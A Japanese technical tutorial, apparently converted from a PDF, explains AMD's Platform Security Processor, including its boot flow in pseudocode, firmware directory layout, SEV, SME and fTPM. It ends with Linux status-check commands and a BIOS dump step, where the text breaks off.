
1. セキュアブート: BIOS/UEFI の検証と起動制御
2. 鍵管理: 暗号化鍵の生成と保護
3. メモリ暗号化: SEV (Secure Encrypted Virtualization) の制御
4. TPM 機能: fTPM (Firmware TPM) の実装
5. セキュアアップデート: PSP ファームウェアの安全な更新


---

**Note:** PSP は Intel の Management Engine (ME) と Intel Boot Guard を組み合わせたような存在です。独立したプロセッサとして動作し、x86 メインプロセッサよりも先に起動します。

---

## PSP の位置づけ






## Intel ME/Boot Guardとの比較

項目	AMD PSP	Intel ME + Boot Guard
プロセッサ	ARM Cortex-A5	x86 (Quark/Atom)
起動順序	PSP → x86 CPU	ME → x86 CPU
セキュアブート	PSP が BIOS を検証	Boot Guard ACM が検証
鍵保存	PSP OTP Fuse	Intel OTP Fuse
メモリ暗号化	SEV/SME	TME/MKTME
TPM	fTPM 2.0	PTT (Platform Trust Technology)

項目	AMD PSP	Intel ME + Boot Guard
オープンソース	一部公開	非公開
リモート管理	限定的	AMT (Active Management Technology)

## PSP のアーキテクチャ

### PSP の物理構成



### PSP の主要コンポーネント

#### 1. ARM Cortex-A5 コア

仕様：

- ARM Cortex-A5 (32ビット RISC プロセッサ)
- 動作周波数: ~100-200 MHz (x86 より低い)
- TrustZone 対応

役割：

- PSP ファームウェアを実行
- BIOS の検証

- セキュリティサービスの提供

## 2. PSP ROM (Boot ROM)

役割：

- PSP の最初の Root of Trust
- PSP ブートローダを検証してロード
- 読み取り専用 (製造時に焼き込み、変更不可)

格納内容：

- PSP ブートローダ検証コード
- AMD の公開鍵 (ハッシュ)
- 初期化コード

## 3. OTP Fuse (One-Time Programmable)

格納内容：

```
typedef struct {
    UINT8 PlatformVendorId[16];      // プラットフォームベンダー ID
    UINT8 PspBootloaderHash[32];     // PSP ブートローダのハッシュ
    UINT8 OemPublicKeyHash[32];      // OEM 公開鍵のハッシュ
    UINT32 SecureBootPolicy;        // セキュアブートポリシー
    UINT8 FirmwareEncryptionKey[32]; // ファームウェア暗号化鍵
    UINT32 AntiRollbackCounters[8]; // アンチロールバック カウンタ
    UINT8 ChipUniqueKey[32];        // チップ固有鍵
} PSP_OTP_FUSE;
```

## 4. PSP SRAM

役割：

- PSP の作業メモリ
- サイズ: 64KB～256KB (世代により異なる)
- x86 CPU からはアクセス不可

**用途：**

- PSP OS とアプリケーションの実行
- 一時的な鍵の保存
- fTPM のデータキャッシュ


## **5. Crypto Engine**

**サポートアルゴリズム：**

- **対称鍵暗号:** AES-128/256 (GCM/CBC/CTR)
  - **ハッシュ:** SHA-1/SHA-256/SHA-384/SHA-512
  - **公開鍵暗号:** RSA-2048/3072/4096、ECC P-256/P-384
  - **乱数生成器:** TRNG (True Random Number Generator)
-

# PSP のブートフロー

PSP とシステムの起動シーケンス



## 詳細ステップ

### Step 1: PSP ROM の実行

```
// PSP ROM の擬似コード
VOID
PspRomEntry (
    VOID
)
{
    // 1. SRAM を初期化
    InitializeSram ();

    // 2. OTP Fuse から設定を読み込み
    ReadOtpFuse (&gOtpFuse);

    // 3. SPI Flash から PSP ブートローダをロード
    UINT8 *Bootloader = LoadFromFlash (PSP_BOOTLOADER_OFFSET,
PSP_BOOTLOADER_SIZE);

    // 4. ブートローダの署名を検証
    if (!VerifySignature (Bootloader, &AmdPublicKey)) {
        // セキュアブート失敗
        HaltSystem ();
    }

    // 5. ブートローダにジャンプ
    ((VOID (*) (VOID))Bootloader) ();
}
```

## Step 2: PSP ブートローダの実行

```
VOID
PspBootloaderEntry (
    VOID
)
{
    // 1. PSP OS イメージをロード
    PSP_OS_IMAGE *PspOs = LoadPspOs ();

    // 2. PSP OS の署名を検証
    if (!VerifyPspOs (PspOs)) {
        HaltSystem ();
    }

    // 3. アンチロールバック チェック
    if (PspOs->Version < g0tpFuse.MinPspVersion) {
        // ダウングレード攻撃
        HaltSystem ();
    }

    // 4. PSP OS を復号（暗号化されている場合）
    DecryptPspOs (PspOs, &g0tpFuse.FirmwareEncryptionKey);

    // 5. PSP OS にジャンプ
    JumpToPspOs (PspOs);
}
```

### Step 3: PSP OS の実行と BIOS 検証

```
VOID
PspOsEntry (
    VOID
)
{
    // 1. PSP サービスを初期化
    InitializeCryptoEngine ();
    InitializeFtpm ();
    InitializeSev ();

    // 2. BIOS イメージをロード
    UINT8 *BiosImage = LoadBiosFromFlash ();

    // 3. BIOS の署名を検証
    if (gOtpFuse.SecureBootPolicy & SECURE_BOOT_ENABLED) {
        if (!VerifyBiosSignature (BiosImage,
&gOtpFuse.OemPublicKeyHash)) {
            if (gOtpFuse.SecureBootPolicy & HALT_ON_FAILURE) {
                // 検証失敗 → 停止
                HaltSystem ();
            } else {
                // 警告のみ
                LogSecurityEvent (BIOS_VERIFICATION_FAILED);
            }
        }
    }

    // 4. fTPM に BIOS ハッシュを Extend
    ExtendPcr (0, CalculateHash (BiosImage));

    // 5. x86 CPU を起動
    ReleaseX86Reset ();


    // 6. x86 CPU の要求に応じてサービスを提供
    PspServiceLoop ();
}
```

---

# PSP ファームウェアの構造

## PSP Firmware Directory Table

PSP ファームウェアは SPI Flash 内の **PSP Directory** に格納されます：



## PSP Directory Entry

```
typedef struct {  
    UINT32 Type;           // エントリタイプ (ブートローダ、OS など)  
    UINT32 Size;           // サイズ  
    UINT64 Location;       // SPI Flash 内のオフセット  
    UINT64 Destination;   // ロード先アドレス (PSP SRAM)  
    // オプショナル  
    UINT32 Version;        // バージョン番号  
    UINT8 Hash[32];         // SHA-256 ハッシュ  
    UINT8 Signature[256];   // RSA 署名  
} PSP_DIRECTORY_ENTRY;
```

## 主要な PSP ファームウェアエントリ

Type	名前	説明
0x01	PSP Recovery Bootloader	リカバリ用ブートローダ
0x02	PSP Bootloader	通常ブートローダ
0x08	SMU Firmware	System Management Unit FW
0x0A	PSP OS	PSP オペレーティングシステム
0x12	Secure OS	ARM TrustZone Secure OS
0x1A	fTPM Blob	ファームウェア TPM データ
0x05	OEM Signing Key	OEM 公開鍵
0x07	RTM Signature	BIOS RTM (Root of Trust for Measurement) 署名
0x4A	SEV Code	SEV (Secure Encrypted Virtualization) コード

## AMD セキュリティ機能

### 1. Secure Boot (PSP セキュアブート)

仕組み：

- PSP が BIOS の署名を検証
- OEM の公開鍵を OTP Fuse に保存
- BIOS RTM Signature と比較

検証フロー：

```

BOOLEAN
VerifyBiosSignature (
    IN UINT8 *BiosImage,
    IN UINTN BiosSize
)
{
    PSP_DIRECTORY_ENTRY *RtmSigEntry;
    PSP_DIRECTORY_ENTRY *OemKeyEntry;
    UINT8 BiosHash[32];
    RSA_PUBLIC_KEY *OemKey;
    UINT8 *Signature;

    // 1. BIOS のハッシュを計算
    Sha256 (BiosImage, BiosSize, BiosHash);

    // 2. PSP Directory から OEM 公開鍵を取得
    OemKeyEntry = FindPspDirectoryEntry (PSP_ENTRY_OEM_KEY);
    OemKey = (RSA_PUBLIC_KEY *) LoadEntry (OemKeyEntry);

    // 3. OEM 公開鍵のハッシュを OTP Fuse と比較
    UINT8 OemKeyHash[32];
    Sha256 (OemKey, sizeof (RSA_PUBLIC_KEY), OemKeyHash);
    if (memcmp (OemKeyHash, gOtpFuse.OemPublicKeyHash, 32) != 0) {
        return FALSE; // 鍵が一致しない
    }

    // 4. BIOS RTM Signature を取得
    RtmSigEntry = FindPspDirectoryEntry (PSP_ENTRY_RTM_SIGNATURE);
    Signature = LoadEntry (RtmSigEntry);

    // 5. 署名を検証
    return RsaVerify (OemKey, Signature, BiosHash, 32);
}


```

## 2. SEV (Secure Encrypted Virtualization)

目的：

- 仮想マシンのメモリを暗号化
- ハイパーテーバイザーからも保護

仕組み：



### 暗号化プロセス：

- 各 VM に固有の暗号化鍵 (AMD Secure Encryption Key, SEK)
- メモリコントローラで透過的に暗号化/復号
- ハイパーバイザには暗号化されたデータのみ見える

### SEV バリエーション：

機能	SEV	SEV-ES	SEV-SNP
メモリ暗号化	✓	✓	✓
レジスタ保護	✗	✓	✓
Integrity 保護	✗	✗	✓
Remote Attestation	✓	✓	✓
対応世代	EPYC 1st Gen	EPYC 2nd Gen	EPYC 3rd Gen+

### SEV-SNP (Secure Nested Paging) :

- Integrity チェック:** メモリページの改ざんを検出
- Reverse Map Table:** ハイパーバイザの不正なページマッピングを防止

### 3. SME (Secure Memory Encryption)

目的：

- システム全体のメモリを暗号化
- 物理攻撃 (Cold Boot Attack) を防止

仕組み：

- CPU が生成した **Memory Encryption Key (MEK)** で暗号化
- DRAM コントローラで透過的に暗号化/復号
- OS やアプリケーションは変更不要

SME と SEV の違い：


項目	SME	SEV
用途	OS 全体の保護	仮想マシン個別の保護
鍵	システムで1つ	VM ごとに異なる
性能	オーバーヘッド小	オーバーヘッド中
対象	すべてのメモリ	指定したメモリ領域

### 4. fTPM (Firmware TPM)

仕組み：

- PSP 上で **TPM 2.0** 仕様を実装
- TPM データは暗号化して DRAM に保存
- PSP が x86 CPU に TPM サービスを提供

fTPM のアーキテクチャ：



**fTPM の初期化：**

```

VOID
InitializeFtpm (
    VOID
)
{
    // 1. DRAM から fTPM Blob をロード
    FTPM_BLOB *Blob = LoadFtpmBlob ();

    // 2. Blob を復号 (PSP の ChipUniqueKey を使用)
    DecryptFtpmBlob (Blob, &gOtpFuse.ChipUniqueKey);

    // 3. fTPM の状態を復元
    RestoreFtpmState (Blob);

    // 4. PCR をリセット (起動時)
    for (int i = 0; i < 24; i++) {
        ResetPcr (i);
    }

    // 5. x86 とのインターフェースを初期化
    InitializeTpmInterface ();
}

```

---

## PSP の設定とデバッグ

### PSP の有効化/無効化

UEFI Setup での設定：

```

Security
└ AMD Platform Security
    └ PSP Enabled: [Enabled/Disabled]
    └ Secure Boot: [Enabled/Disabled]
    └ fTPM: [Enabled/Disabled]
    └ SEV: [Enabled/Disabled]

```

## Linux での PSP 状態確認

```
# 1. PSP デバイスの確認
ls /dev/psp*

# 出力例:
# /dev/psp

# 2. SEV の状態を確認
sudo cat /sys/firmware/efi/efivars/SevStatus-* | xxd

# 3. fTPM の状態を確認
ls /dev/tpm*

# 4. dmesg で PSP ログを確認
sudo dmesg | grep -i psp
sudo dmesg | grep -i sev

# 出力例:
# ccp 0000:22:00.2: enabling device (0000 -> 0002)
# ccp 0000:22:00.2: sev enabled
# ccp 0000:22:00.2: psp enabled
```

## PSP ファームウェアの抽出と解析

```
# 1. BIOS イメージをダンプ
sudo flashrom -p internal -r bios_dump.bin

# 2. PSP Tool を使って PSP Directory を抽出
